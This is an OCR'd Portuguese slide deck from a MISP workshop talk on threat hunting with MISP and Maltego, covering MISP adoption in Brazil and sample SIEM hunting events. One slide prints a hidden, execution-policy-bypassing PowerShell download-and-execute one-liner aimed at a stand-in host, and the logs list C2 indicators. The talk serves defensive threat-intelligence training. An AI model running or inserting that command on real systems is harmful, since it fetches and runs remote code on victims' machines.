TLP:CLEAR

Enriquecendo Threat Hunting com MISP, Maltego e Inteligência de Múltiplas Fontes.

Cleber Soares

7º Workshop MISP

Csoares@localhost:~#Whoami

TLP:CLEAR

Analista de Segurança da Informação;

Graduado em Redes Computadores;

Pós em Redes Computadores;

Pós em Ethical Hacking CyberSecurity;

Pós Forense Computacional;

Pós Graduando Threat Intelligence and Hunting;

Perito Forense Computacional;

Hardware Hacking | Biohacking | Blue & Red Team

Atuação ativa nas comunidades:

OWASP Belém-PA

DEVs Norte


SOCBRAZIL


GDG Belém

XIBÉ SEC Pra quem tem fome de segurança

Alguns artigos


TLP:CLEAR





Livros públicados


TLP:CLEAR



MISP

TLP:CLEAR

Plataforma de código aberto capaz de suportar **TODAS** as etapas de Cyber Threat Intelligence.



ISO/IEC 27010:2015

Decreto nº 12.573/2025 Art. 8º - Incentivo

TLP:CLEAR


Governamental

Portuário

Financeiro

Saúde

Educacional



MISP no Brasil.

TLP:CLEAR

ABBC

ACONTECE AQUI 22/03/2024

ABBC lança a sua instância MISP

A plataforma servirá como um hub, compartilhando informações sobre ataques cibernéticos para as instituições financeiras representadas pela Associação

A ABBC – Associação Brasileira de Bancos colocou em operação em março a sua instância MISP – *Malware Information Sharing Platform*, um hub para o recebimento e compartilhamento de informações sobre ameaças cibernéticas, ataques e fraudes ocorridas nos ambientes tecnológicos das instituições financeiras representadas pela ABBC e com conexão a outras infraestruturas de mercado, como os MISPs homologados no setor – Febraban e Cert.Br – entre outros.

Petrobras abre plataforma para compartilhar dados sobre segurança cibernética

Ana Paula Lobo ... 25/11/2020 ... Convergência Digital

O 5G e a segurança cibernética estão no topo das prioridades da indústria de petróleo e gás, afirma a gerente de tecnologia e inovação da IBP, Melissa Fernandez. A empresa é a

https://www.gov.br/cisc/pt-br/etir-as-a-service/misp

gov.br Secretaria de Governo Digital Órgãos do Governo Acesso à Informação Legislação Acessibilidade

Centro Integrado de Segurança Cibernética do Governo Digital

ETIR as a Service > MISP (Malware Information Sharing Platform)

MISP (Malware Information Sharing Platform)

Publicado em 11/12/2022 19h02 | Atualizado em 23/12/2022 09h27

OpenCTI

ThreatDB

Centralizamos e contextualizamos as ameaças reportadas por diferentes fontes através do MISP (Malware Information Sharing Platform).

Threat Feeds

Disponibilizamos diariamente em nosso repositório no Github, informações de ameaças cibernéticas no formato Threat Feeds.

Sandbox Analysis

Um ambiente projetado para automação de análise de malware em grandes quantidades.

Threat Map

Nossa rede de monitoramento e detecções de ameaças através de honeypots está aberta para receber

Threat Report

Alertas, análises e relatórios periódicos que destacam as principais ameaças em atividade no Brasil.

Junte-se a Nós

Para colaborar com sugestões ou críticas, envie um e-mail para info@opencti.net.br

cert.br

Núcleo de Informação e Coordenação do Ponto BR

Ir para o conteúdo English

CGI.br - NIC.br - Registro.br - CERT.br - CETIC.br - CEPTRO.br - W3C.br Imprensa

Você está em: CERT.br > MISP CERT.br

- Sobre o CERT.br
- CSIRTs
- Estatísticas
- Cursos
- Projetos
- Publicações
- Palestras
- Links
- FAQ
- Mapa do site
- Contato
- Twitter
- RSS

MISP CERT.br

O MISP (***MISP - Open Source Threat Intelligence Platform***) é tanto uma plataforma de software livre para compartilhamento de dados de inteligência de ameaças, quanto um conjunto de padrões abertos para compartilhamento destas informações.

O CERT.br tem incentivado o uso de MISP para compartilhamento de informações de ameaças na comunidade de CSIRTs brasileiros como uma forma de automatizar este processo, utilizando uma plataforma aberta, gratuita e amplamente utilizada pela comunidade internacional.

Nesta página estão disponíveis os seguintes conteúdos:

Workshops MISP promovidos pelo CERT.br

Passo-a-Passo de Instalação e Configuração de uma Instância MISP

- **Passo-a-Passo de Instalação de MISP em um Sistema Ubuntu**
- **Passo-a-Passo de Configuração e Operação de Uma Instância**
- **Conceitos Importantes a Destacar**
  - **Sincronização de Instâncias MISP**
  - **Resumo comparativo entre sincronização `push` e `pull`**
  - **Compartilhamento e Distribuição de Eventos**

Lista de Discussão MISP-BR

Compartilhamento: a vantagem do cibercrime

TLP:CLEAR

Atacantes

- Compartilham Informações
- Compartilham Ferramentas
- Compartilham Código
- Adaptam e Evoluem Rapidamente

Instituições

- Investigação isolada
- Pouco compartilhamento
- Reposta lenta

- Dificuldades para entender o impacto

Break new

Volume de ciberataques cresce e desafia resposta das empresas no Brasil


ADRIANO CAMARGO 27 DE MARÇO DE 2026 | 18:05


Pesquisa CISO Brasil 2025 mostra alto volume e sofisticação dos ataques, baixa adoção de EDR, XDR e SIEM e falhas na resposta a incidentes

Ataque de ransomware a fornecedor paralisa sistemas e impacta hospitais na Holanda

Tudo começa com uma campanha...

TLP:CLEAR






```
powershell  -W Hidden -EP Bypass -NoP -C
"[Net.ServicePointManager]::SecurityProtocol=[N
et.SecurityProtocolType]::Tls12;&
([scriptblock]::Create((New-Object
Net.WebClient).DownloadString('https://x.yz')))"
```

CTI transforma dados em inteligência

TLP:CLEAR

TLP:CLEAR

A pergunta é...

7º Workshop MISP

Hunting

TLP:CLEAR

Framework Tahiti

MISP Threat Sharing

7º Workshop MISP


Hunting – Evento no SIEM

TLP:CLEAR

Dashboard | Events

sorvetenopoate.com | DQL | Last 2 hours

manager.name: soar × | Add filter



2 hits

Jul 27, 2026 @ 13:57:55.843 - Jul 27, 2026 @ 14:57:55.843

Export Formatted | Reset view | 802 available fields | Columns | Density | **fields sorted** | Full screen

timestamp	data.win.eventdata.commandLine	data.win.eventdata.user
Jul 27, 2026 @ 14:13:29.978	"C:\WINDOWS\\system32\cmd.exe" /c echo User=CORP\Tereza Process=wscript.exe C2=sorvetenopoate.com IP=203.0.113.55 Port=8080	DESKTOP-MV0F2TE\Tereza
Jul 27, 2026 @ 14:02:31.357	"C:\WINDOWS\\system32\cmd.exe" /c echo User=CORP\Tereza Process=wscript.exe C2=sorvetenopoate.com IP=203.0.113.55 Port=8080	DESKTOP-MV0F2TE\Tereza

Hunting – 2º evento no SIEM

TLP:CLEAR

Dashboard | Events

198.51.100.42 | DQL | Last 2 hours

manager.name: soar × | + Add filter

Events per minute

1 hit

Jul 27, 2026 @ 14:02:29.193 - Jul 27, 2026 @ 15:02:29.193


Export Formatted | Reset view | 802 available fields | Columns | Density | 1 fields sorted | Full screen

timestamp	data.win.eventdata.commandLine	data.win.eventdata.user
Jul 27, 2026 @ 14:02:31.357	"C:\WINDOWS\system32\cmd.exe" /c echo User=CORP\Tereza Process=wscript.exe C2=sorvetenopoate.com IP=198.51.100.42 Port=443	DESKTOP-MV0F2TE\Tereza

Maltego

TLP:CLEAR

